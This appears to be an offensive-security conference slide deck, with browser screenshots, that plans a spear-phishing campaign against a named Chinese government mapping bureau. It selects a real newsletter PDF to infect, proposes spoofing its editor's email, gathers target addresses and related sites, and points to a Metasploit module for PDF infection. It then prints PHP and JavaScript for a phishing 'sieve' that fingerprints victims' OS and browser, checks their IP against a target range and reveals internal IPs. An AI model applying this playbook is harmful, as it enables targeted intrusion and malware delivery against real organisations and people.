2008年8月12日 ... 编制依据：《中华人民共和国防震减灾法》、国务院《汶川地震灾后恢复重建条例》、《国务院关于做好汶川地震灾后恢复重建工作的指导意见》 ...  
[www.gov.cn/wcdzhhfcjghzqyjg.pdf](#) - [Similar pages](#) -
- [\[PDF\] Page 1 溪政\[2007\]1号 关于下达 2007 年度竹子造林规划的通知 各村民...](#) - [ Translate this page ]  
File Format: PDF/Adobe Acrobat  
溪政[2007]1号. 关于下达 2007 年度竹子造林规划的通知. 各村村委会：根据“采造挂钩、营造平衡、除治同步”的规定，规划各村06年度 ...  
[www.xikou.gov.cn/200701.pdf](#) - [Similar pages](#) -
- [\[PDF\] 表六摩托](#) - [ Translate this page ]  
File Format: PDF/Adobe Acrobat  
序号. 型号名称. 机型号/企业. 化油器型号/生. 厂. 催化转化器型号/ 生. 厂. 传感器型号/ 生. 厂. EGR器型号/生. 厂. 1. 1-1. DFL100-3摩托 ...  
[www.zhb.gov.cn/image20010518/2910.pdf](#) - [Similar pages](#) -
- [\[PDF\] 关于恩施基岩国土资源电子政务的思考](#) - [ Translate this page ]  
File Format: PDF/Adobe Acrobat  
关于恩施基岩国土资源电子政务的思考. 尹开程. 1., 王孝强. 1., 蔡先. 2. (1 徐州市国土资源局, 江甯徐州221006; 2 中国地质大学环境与地学院, 江甯徐州221008 ...  
[www.xzgtzy.gov.cn/news\\_file/200611150477349.pdf](#) - [Similar pages](#) -  
by 尹开程 - [Related articles](#) - [All 5 versions](#)
- [\[PDF\] 特：全省科技大会重要文件](#) - [ Translate this page ]  
File Format: PDF/Adobe Acrobat  
特：全省科技大会重要文件. 在全省科技大会上的. 中共甘肃省委. (2006 年4月11日). 同志：. 次全省科技大会, 是省委省政府召开的一次 ...  
[www.gansuinfo.gov.cn/doc/56\\_2681.pdf](#) - [Similar pages](#) -
- [\[PDF\] 市人民政府](#) - [ Translate this page ]  
File Format: PDF/Adobe Acrobat  
1-. 市人民政府. 府函 (2005) 87号. 市人民政府. 关于印全面推依法行政工作. 2005 年年度. 各区市. 各. 科学城. ...  
[jiangyou.gov.cn/image20010518/11508.pdf](#) - [Similar pages](#) -
- [\[PDF\] 关于开展以“我党党旗增辉”为主题的先关性教育演活的通知](#) - [ Translate this page ]  
File Format: PDF/Adobe Acrobat  
1. 江先. (2005) 16号. 关于开展以“我党党旗增辉”为主题的. 先关性教育演活. 市机

# Find file targets to infect

What's wrong with this picture? What shouldn't we have done?



SDIAPv2n4.pdf (application/pdf Object) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.sbsm.gov.cn/pcgiap/tech\_paprs/SDIAPv2n4.pdf

site:.gov.cn + filetype:pdf newsletter - ... 200701.pdf (application/pdf Object) SDIAPv2n4.pdf (application/pdf ...

1 / 22 89.4%

## Spatial Data Infrastructure - Asia and the Pacific Newsletter

[Get actively involved in discussions about SDI-AP issues](#)  
[Sign up for the SDI-AP discussion list](#)

### SDI-AP Newsletter April 2005 Vol. 2, No. 4

Spatial Data Infrastructure – Asia and the Pacific (SDI-AP) is a free electronic newsletter for people interested in GIS, remote sensing, and data management issues in Asia and the Pacific. It aims to raise awareness and provide useful information to strengthen national SDI initiatives and support synchronization of regional efforts. The Permanent Committee on Geographic Information for Asia and the Pacific (PCGIAP) is a regional forum that is promoting SDI development. The newsletter is sponsored and prepared by the Global Spatial Data Infrastructure (GSDI) Secretariat with input from PCGIAP.

To subscribe to SDI-AP, please do so online at: <http://www.gsd.org/newslist/gsdsubscribe.asp>  
To unsubscribe, or change your email address: [http://www.gsd.org/newslist/gsdsubscribe.asp#existin\\_gsubscriber](http://www.gsd.org/newslist/gsdsubscribe.asp#existin_gsubscriber)

Please mention SDI-AP as a source of information in correspondence you may have about items in this issue.

If you have news or information related to GIS, remote sensing, and spatial data infrastructure that you would like to highlight (e.g., workshop announcements, publications, reports, websites of interest, etc.), kindly send us the materials by the 25<sup>th</sup> of each month to: [sd-ap@gsdi.org](mailto:sd-ap@gsdi.org) so that we can include them in the newsletter.

**PLEASE share this newsletter with colleagues who may find the information useful, and ideally they will subscribe themselves.**

Back issues of the newsletter are at the GSDI website: <http://www.gsd.org/newsletters.asp>

Best regards, Oh Sung Kwon

### Message from the SDI-AP Editor

To Ms Kate Lance,  
We are all grateful for the help and guidance provided by Ms Kate Lance for starting and building these regional newsletters. She has made an incredible contribution to this SDI-AP newsletter and all the regional newsletters from the beginning to now. Without this foundation and her commitment on which to continue to build the newsletters we would have little or nothing. We truly appreciate her help in this and related matters. Best wishes to Kate.  
Regards, Oh Sung Kwon and staff

### Input to this Issue

Thank you to Carmelle Cote, ESRI (USA); Sung-Bae Yoon and Jae-Yeon Lee, Ministry of Construction and Transportation of Korea; Mariko Ito, Permanent Committee on GIS Infrastructure for Asia & the Pacific (PCGIAP) Secretariat (Japan) for their contributions to this issue of the newsletter.

### SDI News, Links, Papers, Presentations

**GIS KOREA 2005**, 18-20 May 2005. Construction Association Hall, Seoul, Korea  
The Ministry of Construction and Transportation of Korea plays a leading role in national GIS programs for the country. They initiated the five-year national GIS national topographic and thematic mapping and to encourage GIS technology, human resource development, and GIS

Downloading 381.53 KB of 930.36 KB

Lets say our target is a technical organization in the Chinese government

Here is a good candidate PDF they provide freely for us




SDIAPv2n4.pdf (application/pdf) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.sbsm.gov.cn/pgciap/tech\_paprs/SDIAPv2n4.pdf @sbsm.gov.cn

200701.pdf (application/pdf) SDIAPv2n4.pdf (app... @sbsm.gov.cn - Google... @sbsm.gov.cn - Google...

22 / 22 89.4% Find



## Spatial Data Infrastructure - Asia and the Pacific Newsletter

<b>August 2006</b>		
<b>September 2006</b>		
18-22 September	Yokohama City, Japan	<a href="#">7th International Conference on Geosynthetics</a> (geotechnical engineering, environmental engineering, civil engineering, hydraulics, geology, etc.). Deadline for abstracts: <a href="#">31 March 2005</a> .
<b>October 2006</b>		
9-13 October	Santiago, Chile	<b>9<sup>th</sup> International Conference on Global Spatial Data Infrastructure</b> organized by <a href="#">GSDI Association</a> & <a href="#">Instituto Geográfico Militar</a> Contact: <a href="mailto:gSDI9@igm.cl">gSDI9@igm.cl</a>
October	Beijing, China	<b>20<sup>th</sup> CODATA (Committee on Data for Science and Technology) Conference</b> Contact: <a href="mailto:codata@dial.oleane.com">codata@dial.oleane.com</a> .
<b>November 2006</b>		
14-15 November	Riyadh, Saudi Arabia	<b>ISO/TC 211 23rd Plenary</b> <a href="http://www.isotc211.org/">http://www.isotc211.org/</a>
November <b>*NEW*</b>	Singapore	<b>2006 International Map Trade Association (IMTA) Global Conference and Trade Show</b> Contact: <a href="mailto:imta@maptrade.org">imta@maptrade.org</a>

To subscribe to SDI-AP, please do so online at:  
<http://www.gsdi.org/newslist/gsdisubscribe.asp>



Oh Sung Kwon, Editor  
Global Spatial Data Infrastructure Association  
<http://www.gsdi.org>

Copyright © 2005. All rights reserved..

MODIS Image Credit: Image created by Reto Stockli, Nazmi Saleous, and Marit Jentoft-Nilsen, N

**DISCLAIMER**

GSDI will not be held liable for any errors  
m  
suff

**[PDF] Spatial Data Infrastructure - Asia and the Pacific Newsletter**  

File Format: PDF/Adobe Acrobat - [View as HTML](#)

newsletter is sponsored and prepared by the **Global Spatial Data Infrastructure** ... Best regards, **Oh-Sung Kwon, Editor**, [sdi-ap@gsdi.org](mailto:sdi-ap@gsdi.org). Input to this Issue ... [www.gsdi.org/newsletters/SDIAPv2n11.pdf](http://www.gsdi.org/newsletters/SDIAPv2n11.pdf) - [Similar pages](#) - [More results from www.gsdi.org »](#)

Who publishes this newsletter?

Target for your attack legend

Spoof e-mail from this person?



@sbsm.gov.cn - Google Search - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.com/search?q=%40sbsm.gov.cn&ie=utf-8&oe=utf-8&aq=t&rls=

@sbsm.gov.cn

Google

Web Show options... Results 1 - 10 of about 110,000 for @sbsm.gov.cn. (0.24 seconds)

国家测绘局 [ Translate this page ]  
包括测绘管理、测绘法规、基础测绘、技术测绘、科学技研、教育培训、测绘人才、交流合作等目。  
www.sbsm.gov.cn/ - 109k - Cached - Similar pages -

**PCGIAP Publication No.1** [ Translate this page ]  
PCGIAP PUBLICATION NUMBER 1. "PCGIAP Publication No. 1: A Spatial Data Infrastructure for the Asia and the Pacific Region" is the first in a series of ...  
www.sbsm.gov.cn/pcgiap/tech\_paprs/apsdi\_cnts.htm - 3k - Cached - Similar pages -  
More results from www.sbsm.gov.cn >

**State Bureau of Surveying and Mapping of the People's Republic of ...** [ Translate this page ]  
Supported by: Administrative Information Center, State Bureau of Surveying and Mapping E-mail : support@sbsm.gov.cn Add: 9 Sanlihe Road, Beijing 100830 ...  
en.sbsm.gov.cn/ - 17k - Cached - Similar pages -

**sbsm.gov.cn - Traffic Details from Alexa** [ Translate this page ]  
Note that if a user starts browsing in another browser tab while viewing sbsm.gov.cn, that time is not counted for sbsm.gov.cn. ...  
www.alexa.com/siteinfo/sbsm.gov.cn - 26k - Cached - Similar pages -

**National Geomatics Center of China** [ Translate this page ]  
... governmental agency, subordinating to State Bureau of Surveying and Mapping (SBSM). ...  
Tel : +86-10-68462660 Fax : +86-10-68424101 Email : xinxin@nsdi.gov.cn  
ngcc.sbsm.gov.cn/english/about.asp - 8k - Cached - Similar pages -

**surveying** [ Translate this page ]  
http://www.sbsm.gov.cn/...on Management of Surveying and Mapping activities ...on  
Management of Surveying and Mapping activities Conducted by Foreign ...  
search.sbsm.gov.cn/result/Search.jsp?d\_keyword=surveying - 22k -  
Cached - Similar pages -

Gather target email addresses to send infected files to/from



spatial Data Infrastructure - Asia and the Pacific newsletter + Site.gov.cn - SUSHI - Google search - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.com/search?hl=en&safe=off&client=firefox-a&rls=org.mozilla%3

site:.gov.cn + filetype:pdf 200701.pdf (application/pdf) SDIAPV2n4.pdf (application/pdf) @sbsm.gov.cn - Google... Spatial Data Infrastr...

**CEOS NEWSLETTER**  
data and products, and its integration into **geospatial** information systems, b) a willingness .... CEOS Information **Infrastructure** Task. Team was also formerly closed. JAXA .... [**Asia, Pacific**]. Mr. C. Ishida. JAXA. TEL: +81-3-6221-9139 ...  
[www.nrscc.gov.cn/Upfiles/2004-3-5-14-50-39-1ceos\\_22\\_.pdf](http://www.nrscc.gov.cn/Upfiles/2004-3-5-14-50-39-1ceos_22_.pdf) - [Similar pages](#) -

[PDF] **GIS and Remote Sensing for Disaster Risk Assessment**  
File Format: PDF/Adobe Acrobat - [View as HTML](#)  
(**infrastructure**, population etc.) are essential. Majority of these information are **spatial** in nature, ... for manipulation of these **spatial data** which ... management, with case studies from the **Asia-Pacific** region. Objectives ...  
[www.nrscc.gov.cn/Upfiles/2004-5-24-9-34-27-gis\\_and\\_remote\\_sensing\\_for\\_disaster\\_risk\\_assessment.pdf](http://www.nrscc.gov.cn/Upfiles/2004-5-24-9-34-27-gis_and_remote_sensing_for_disaster_risk_assessment.pdf) - [Similar pages](#) -

[PDF] **CEOS NEWSLETTER**  
File Format: PDF/Adobe Acrobat - [View as HTML](#)  
scales and **spatial** scales from global to local. Integrated Global Carbon Observing Strategy Theme .... the Ministry of Land, **Infrastructure** and Transportation. .... CEOS and for present and future users of satellite **data**. Mr. Terry Fisher .... [**Asia, Pacific**]. [North & South America]. [Europe, Africa] ...  
[www.nrscc.gov.cn/Upfiles/2004-3-5-14-50-26-1ceos\\_21\\_.pdf](http://www.nrscc.gov.cn/Upfiles/2004-3-5-14-50-26-1ceos_21_.pdf) - [Similar pages](#) -

[PDF] **Minutes of the Committee on Earth Observation Satellites Tenth ...**  
File Format: PDF/Adobe Acrobat - [View as HTML](#)  
The WGCV also published its **Newsletter** no. 6 with support from BNSC, .... developments in Geographic Information Systems and **spatial data infrastructure**, based on the ..... Earth observation **data** in the **Asia Pacific** region. 10.11.2 ...  
[www.nrscc.gov.cn/Upfiles/2004-6-15-16-3-14-zt1996\\_10\\_ceos\\_.pdf](http://www.nrscc.gov.cn/Upfiles/2004-6-15-16-3-14-zt1996_10_ceos_.pdf) - [Similar pages](#) -

七彩云南保興行網  
B) The project was implemented through 5 phases, including **data** collection, .... management, and financing of urban environmental **infrastructure** investments. .... the UNEP Environment Assessment Programme for **Asia and the Pacific** (UNEP EAP/AP) ... design (**spatial**); and 3) technical capacity for exchange of **data**. ...  
[www.7c.gov.cn/color/DisplayPages/ContentDisplay\\_443.aspx?contentid=12874](http://www.7c.gov.cn/color/DisplayPages/ContentDisplay_443.aspx?contentid=12874) - 29k - [Cached](#) - [Similar pages](#) -

[PPT] **Development of Regional Statistics\***  
File Format: Microsoft Powerpoint  
Oct 16, 2008 ... Barriers (labor force skills, **infrastructure**, innovation, environment) ... **Spatial** units **data** available. Title of statistics .... Gennari, Pietro, Towards international comparison of regional disparities in **Asia** and. the **Pacific**, PPT version, presented at APEX 2 Meeting, Sept., 2006. ...  
[www.stats.gov.cn/english/specialtopics/iaos/Papers/Presentation\\_Concurrent\\_Session\\_30c.ppt](http://www.stats.gov.cn/english/specialtopics/iaos/Papers/Presentation_Concurrent_Session_30c.ppt) - [Similar pages](#) -

[PDF] **Report on Ecological Footprint in China**  
File Format: PDF/Adobe Acrobat - [View as HTML](#)  
in **infrastructure** that will have long-term implications for resource use in the ..... The per person Footprint of each nation in the **Asia-Pacific** region is shown on the ..... **Spatially** compact city. Though a **spatially** compact urban development plan ..... **DATA SOURCES**. The Ecological Footprint calculations of ...  
[www.cjw.gov.cn/ad/yangtzeforum/detail/20080617/20080617114132LUOIKW.pdf](http://www.cjw.gov.cn/ad/yangtzeforum/detail/20080617/20080617114132LUOIKW.pdf) - [Similar pages](#) -

Gather sites that have plausible relationships to send the infected files to



# File Infection

- Why PDFs?
  - Javascript
  - Code Execution
  - Nested PDF's
  - Exploits / vulns in readers
  - Dynamic content
- How do we infect them?
  - Incremental update
  - Tedious to do by hand
  - Colin RE'd the PDF file format





# File Infection

- *Adobe\_basic\_social\_engineering.rb*  
ruby script for infection
  - Metasploit module
  - Select a PDF to infect
  - Pass file to module
  - Output infected PDF
  - Other tools generate blank







# PDF Defiler

- Demo PDF Parser
- Demo PDF Infector





# Web Phishing



These are the detailed mechanics of how to do this type of work




# Web Phishing

- Direct targets to your website
- Enumerate the target using web app
- Socially engineer the target into believing everything is “ok”
- Execute code on the target via SE, applet, exploit, etc.
- Handle incoming access from target
- Automate post exploitation activities
- Use a reliable framework




# Web Phishing

- Components
  - Target Sieve
    - OS detection
    - IP detection
    - Browser detection
    - Decision making
  - De-cloaking
  - Signed Java Applets
    - Fake certificate to targets org
      - Social Engineering Attack
  - Obfuscation





# GENERAL FRAMEWORK



# Web Phishing - Sieve

- These are examples we are providing
- Could be done many (better) ways

## genHeader()

Generate header, noscript to test JS

## ipCheck()

Get target IP and compare to scope

## javaCheck()

Verify java is enabled

## osDetect()

Determine the operating system type

## browserDetect()

Determine the browser in use

## jsDecloakIP()

Get natted / internal IP using javascript

## japdip()

Get natted / internal IP using javapplet

## Logger()

Log captured info to a file



# GENERATE A HTTP PAGE HEADER



# Web Phishing - Sieve

```
function genHeader() {  
    echo "<html>";  
    echo "<body>";  
    echo "<noscript>";  
    echo "<meta http-equiv=\"refresh\"  
content=\"0;url=$bounceurl\">";  
    echo "</noscript>";  
} // end genHeader
```





# VERIFY TARGET IP IS IN SCOPE



# Web Phishing - Sieve

```
function ipCheck($target_ip) {  
  
    $scopeIPflag = 0;  
  
    if ((preg_match("/$firstRange/", $target_ip, $matches) ||  
        (preg_match("/$sndRange/", $target_ip, $matches))) {  
        $scopeIPflag = 1;  
    } // end if  
  
    else {  
        $scopeIPflag = 0;  
    } // end else  
  
    return $scopeIPflag;  
} // end ipCheck
```



**VERIFY JAVA INSTALL**




# Web Phishing - Sieve

```
function javaCheck() {  
    echo "<script language=javascript>";  
    echo 'if (navigator.javaEnabled()) { }';  
    echo 'else { document.write("No  
JAVA"); window.location =  
"http://blog.attackresearch.com"; }';  
    echo "</script>";  
} // end javaCheck
```



# OS DETECTION




# Web Phishing - Sieve

```
function osDetect($useragent) {  
  
    // Check for windows, and send to windows page  
    if (preg_match("/Windows/", $useragent,$winmatched)) {  
        $ostype = "win";  
    } // end windows check  
  
    // Check for linux, and send to linux page  
    elseif (preg_match("/Linux/", $useragent,$linmatched)) {  
        $ostype = "linux";  
    } // end linux check  
  
    // Check for mac, and send to mac page  
    elseif (preg_match("/Macintosh/", $useragent,$macmatched)) {  
        $ostype = "mac";  
    } // end mac  
  
    else {  
        $ostype = "unknown";  
    } // end else  
  
    return $ostype;  
  
} // end osDetect
```



# GATHER BROWSER INFO






# Web Phishing - Sieve

```
function browserDetect($useragent) {  
    // Check for firefox  
    if (preg_match("/Firefox/", $useragent,  
$winmatched)) {  
        $browsertype = "ff";  
    } // end ff check  
  
    // Check for IE  
    elseif (preg_match("/MSIE/",  
$useragent,$winmatched)) {  
        $browsertype = "ie";  
    } // end ie check  
  
    // Check for safari  
    elseif (preg_match("/Safari/",  
$useragent,$winmatched)) {  
        $browsertype = "safari";  
    } // end safari check  
  
    // Check for opera  
    elseif  
(preg_match("/Opera/",  
$useragent,$winmatched)) {  
        $browsertype =  
"opera";  
    } // end opera check  
  
    // Browser Unknown  
    else {  
        $browsertype =  
"unknown";  
    } // end unknown check  
  
    return $browsertype;  
} // end browserDetect
```





**GET TARGET'S INTERNAL IP VIA JS**




# Web Phishing - Sieve

```
function jsDecloakIP() {  
  
    echo '<script type="text/javascript">';  
    echo 'function natIP() {';  
    echo '  var w = window.location;';  
    echo '  var host = w.host;';  
    echo '  var port = w.port || 80;';  
    echo '  var Socket = (new  
    java.net.Socket(host,port)).getLocalAddress().getHostAddress();';  
    echo '  return Socket;';  
    echo '}';  
    echo '</script>';  
  
    echo '<script language=javascript>';  
    echo 'reallP = natIP();';  
    echo 'document.location.href="sieve.php?dip="+reallP;';  
    echo '</script>';  
  
} // end jsDecloakIP
```



# GET INTERNAL IP VIA JAVA APPLET





# Web Phishing - Sieve

```
function japdip() {
```

```
    echo '<APPLET code="MyAddress.class" archive="MyAddress.gif"  
    WIDTH=500 HEIGHT=14>';
```

```
    echo '<PARAM NAME="URL" VALUE="sieve.php?japdip=">';
```

```
    echo '<PARAM NAME="ACTION" VALUE="AUTO">';
```

```
    echo '</APPLET>';
```

```
} // japdip
```

Check out: <http://www.reglos.de/myaddress/MyAddress.html> for info about the class file.



